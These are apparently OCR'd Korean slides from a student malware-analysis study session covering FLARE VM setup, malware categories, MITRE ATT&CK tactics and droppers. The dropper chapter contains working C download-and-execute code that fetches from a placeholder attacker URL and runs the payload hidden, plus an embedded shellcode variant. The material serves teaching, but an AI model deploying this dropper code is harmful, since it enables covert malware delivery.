Pay1oad 악성코드 스터디

악성코드 분석 스터디 2주차 “악성코드 유형”

CONTENTS

01 • FLAME VM 소개

- FLAME VM. 다운로드 링크

02 • 악성코드 유형
FLAME VM

03 • 드롭퍼 예시

- 교안 제작용

04 • None


- None

05 • Q&A

Chapter. • 1


FLAME VM 소개

FLAME VM



https://github.com/mandiant/flare-vm

악성코드 분석용 VM



FLARE VM을 세팅해서 사용할 예정

악성코드 분석을 위한 VM 환경

제품 이름	라이선스 정책	주요 특징	다운로드 홈페이지
Oracle VM VirtualBox	**무료** (GPLv3 오픈소스)	오픈소스 기반으로 제약이 없으며, 다양한 OS 환경에서 가장 범용적으로 쓰입니다.	**virtualbox.org**
VMware Workstation	**개인용 무료** (상업용 유료)	**Workstation Pro 버전이 개인 사용자에게 무료**로 전환되어, 가장 강력한 성능을 무료로 쓸 수 있습니다.	**Broadcom 사이트에서 다운로드**
Microsoft Hyper-V	**Windows 포함** (Pro 이상)	Windows 10/11 Pro 이상 및 Server 버전에 내장되어 별도 설치 없이 기능 활성화만으로 사용 가능합니다.	**docs.microsoft.com/ko-kr/virtualization/**

FLAME VM 설명

[FLAME VM]	Windows 시스템용 소프트웨어 설치 스크립트 모음
	가상머신(VM)에서 리버스 엔지니어링 환경을 손쉽게 설정하고 관리
	조건: 윈도우 10 이상
	조건: 윈도우 업데이트 비활성화됨
	조건: 변조 방지 및 모든 멀웨어 방지 솔루션(예: Windows Defender)을 그룹 정책을 통해 비활성화
	악성코드 분석을 위한 대부분의 도구들

Chapter. • 2

악성코드 유형

악성코드란

악성코드(Malware)란 사용자 컴퓨터에 악의적인 영향을 끼칠 수 있는 모든 소프트웨어

악성코드 주요 위협 유형 분류

분류	주요 유형	특징 및 상세 동작
핵심 위협	Ransomware	시스템/파일을 암호화하고 복구 대가로 금전을 요구합니다.
	Worm	스스로 복제하여 네트워크를 통해 전파됩니다.
	Virus	다른 정상 파일에 기생하며 파일을 파괴하거나 변조합니다.
	Trojan	정상 프로그램으로 위장하여 침투한 뒤 악성 행위를 수행합니다.
침투 및 통제	Backdoor / RAT	공격자가 원격에서 제어할 수 있는 통로를 열어둡니다.
	Downloader / Dropper	추가 악성코드를 다운로드하거나 내부에 숨긴 코드를 생성합니다.
	Rootkit	탐지를 피하기 위해 OS 깊숙한 곳(커널)에 숨어 권한을 탈취합니다.
정보 및 도구	Infostealer	계정 정보, 쿠키, 가상화폐 지갑 등을 탈취합니다.
	Spyware / Adware	사용자 정보를 몰래 수집하거나 원치 않는 광고를 노출합니다.
	Hacktool	공격자가 공격을 수행하기 위해 사용하는 보조 도구입니다.
특수 목적	Exploit	취약점을 이용하여 권한을 획득하거나 코드를 실행합니다.
	Miner	사용자 몰래 시스템 자원을 사용해 가상화폐를 채굴합니다.


악성코드 파일 종류 및 형태(플랫폼) 분류

분류 기준d	상세 항목
PE 파일 형식	**Win32**(x86), **Win64**(x64), **DLL**, **SYS**(드라이버)
비 PE/스크립트	**JavaScript**, **VBScript**, **PowerShell**, **Python**
비 윈도우 OS	**ELF**(Linux/Unix), **Android**(APK), **iOS**(Mach-O)
문서형(Document)	**Office**(Word, Excel, HWP), **PDF** (매크로 또는 취약점 이용)
가공 형태	**Packed**(압축/보호), **Fileless**(파일 없이 메모리에서만 동작)

MITRE ATT&CK 프레임워크 기반 분류 (전략)

전술 단계 (Tactics)	주요 내용
Initial Access	최초 침투 (피싱, 취약점 공격 등)
Execution	악성 코드 실행 (스크립트 실행, 사용자 클릭 유도)
Persistence	지속성 유지 (재부팅 후에도 자동 실행되도록 설정)
Privilege Escalation	권한 상승 (관리자 권한 획득)
Defense Evasion	탐지 우회 (안티바이러스 무력화, 난독화)
Credential Access	계정 탈취 (비밀번호 덤프, 키로깅)
Discovery	시스템 탐색 (네트워크 구성, 파일 구조 확인)
Lateral Movement	내부 이동 (침투한 PC에서 다른 PC로 확산)
Collection	데이터 수집 (목표 데이터 탈취 준비)
Command and Control	C&C 통신 (공격자 서버와 명령 주고받기)
Exfiltration	데이터 유출 (외부 서버로 데이터 전송)
Impact	영향력 행사 (데이터 파괴, 암호화, 서비스 중단)

MITRE ATT&CK 표준



https://attack.mitre.org/
현재 보고서의 기준
최종 결과물엔 안 쓸 내용이지만 업계에서 사용합니다.

Chapter. • 3

드롭퍼

드롭퍼

악성코드를 drop(실행)하는 프로그램


Drop이기에 인터넷, 파일 내부등 다양한 방법으로 탐지안되게한다.

```
#include <windows.h>
#include <urlmon.h>
#include <string.h>

#pragma comment(lib, "urlmon.lib")

int main()
{
    char path[MAX_PATH];

    GetTempPathA(MAX_PATH, path);
    strcat(path, "adb.exe");
    URLDownloadToFileA(NULL,
        "https://127.0.0.1/msg.exe",
        path, 0, NULL);
    Sleep(1000);
    WinExec(path, 0);
    ExitProcess(0);
}
```



```c
#include <windows.h>      // 윈도우 API 사용을 위한 기본 헤더
#include <urlmon.h>       // URLDownloadToFile 함수 사용을 위한 헤더
#include <string.h>       // 문자열 조작(strcat 등)을 위한 헤더

// URL 기능을 가진 라이브러리를 강제로 연결 (링킹)
#pragma comment(lib, "urlmon.lib")

int main()
{
    // 1. 내려받을 파일이 저장될 경로를 담을 변수 선언
    char path[MAX_PATH];

    // 2. 시스템의 임시 폴더(Temp) 경로를 가져옴 (사용자 눈에 잘 안 띄는 곳)
    GetTempPathA(MAX_PATH, path);
```

```
    // 3. 임시 폴더 경로 뒤에 실행될 파일명 "adb.exe"를 붙임
    strcat(path, "adb.exe");

    // 4. [핵심] 외부 서버(C&C)에서 악성 파일을 지정한 경로로 다운로드
    // "https://127.0.0.1/msg.exe" -> 공격자 서버 주소
    // path -> 저장될 위치 (TempWadb.exe)
    URLDownloadToFileA(NULL, "https://127.0.0.1/msg.exe", path, 0, NULL);

    // 5. 다운로드가 완료될 때까지 잠시 대기 (1초)
    Sleep(1000);

    // 6. [실행] 다운로드한 악성 파일을 백그라운드(0: 숨김 모드)로 실행
    WinExec(path, 0);

    // 7. 흔적을 남기지 않기 위해 자신(다운로더)은 즉시 종료
    ExitProcess(0);
}
```

드롭퍼 공부 사이트 추천

https://rninche01.tistory.com/entry/Dropper-1Download-Execute


```
include <windows.h>
#include <UrlMon.h>
#pragma comment(lib, "UrlMon.lib")

unsigned int
_strlen(const char* f)
{
    INT i = 0;
    while (*f++)
        i++;
    return i;
}

char* strcat(char* dst, const char* src)
{
    char* cp = dst;
    while (*cp)
        cp++;
    while (*cp++ = *src++)
        ;
    return dst;
}
```


```
int main()
{
    char path[MAX_PATH];

    unsigned char shellcode[205] = {
        0x31, 0xC9, 0x64, 0xA1, 0x30, 0x00, 0x00, 0x00, 0x8B, 0x40, 0x0C, 0x8B, 0x70, 0x14, 0xAD, 0x96,
        0xAD, 0x8B, 0x58, 0x10, 0x8B, 0x53, 0x3C, 0x01, 0xDA, 0x8B, 0x52, 0x78, 0x01, 0xDA, 0x8B, 0x72,
        0x20, 0x01, 0xDE, 0x31, 0xC9, 0x41, 0xAD, 0x01, 0xD8, 0x81, 0x38, 0x47, 0x65, 0x74, 0x50, 0x75,
        0xF4, 0x81, 0x78, 0x04, 0x72, 0x6F, 0x63, 0x41, 0x75, 0xEB, 0x81, 0x78, 0x08, 0x64, 0x64, 0x72,
        0x65, 0x75, 0xE2, 0x8B, 0x72, 0x24, 0x01, 0xDE, 0x66, 0x8B, 0x0C, 0x4E, 0x49, 0x8B, 0x72, 0x1C,
        0x01, 0xDE, 0x8B, 0x14, 0x8E, 0x01, 0xDA, 0x31, 0xF6, 0x52, 0x5E, 0x31, 0xFF, 0x53, 0x5F, 0x31,
        0xC9, 0x51, 0x68, 0x78, 0x65, 0x63, 0x00, 0x68, 0x57, 0x69, 0x6E, 0x45, 0x89, 0xE1, 0x51, 0x53,
        0xFF, 0xD2, 0x31, 0xC9, 0x51, 0x68, 0x65, 0x73, 0x73, 0x00, 0x68, 0x50, 0x72, 0x6F, 0x63, 0x68,
        0x45, 0x78, 0x69, 0x74, 0x89, 0xE1, 0x51, 0x57, 0x31, 0xFF, 0x89, 0xC7, 0xFF, 0xD6, 0x31, 0xF6,
        0x50, 0x5E, 0x31, 0xC9, 0x51, 0x36, 0x68, 0x61, 0x64, 0x62, 0x00, 0x68, 0x70, 0x25, 0x5C, 0x5C,
        0x68, 0x25, 0x74, 0x65, 0x6D, 0x68, 0x2F, 0x63, 0x20, 0x20, 0x68, 0x65, 0x78, 0x65, 0x20, 0x68,
        0x63, 0x6D, 0x64, 0x2E, 0x89, 0xE1, 0x6A, 0x00, 0x51, 0xFF, 0xD7, 0x6A, 0x00, 0xFF, 0xD6, 0xFF,
        0xFF, 0xFF, 0xFF, 0x00, 0x00, 0x00, 0xFF, 0xFF, 0xFF, 0xFF, 0x00, 0x00, 0x00 };
```



Chapter. • 5

Q&A



Q&A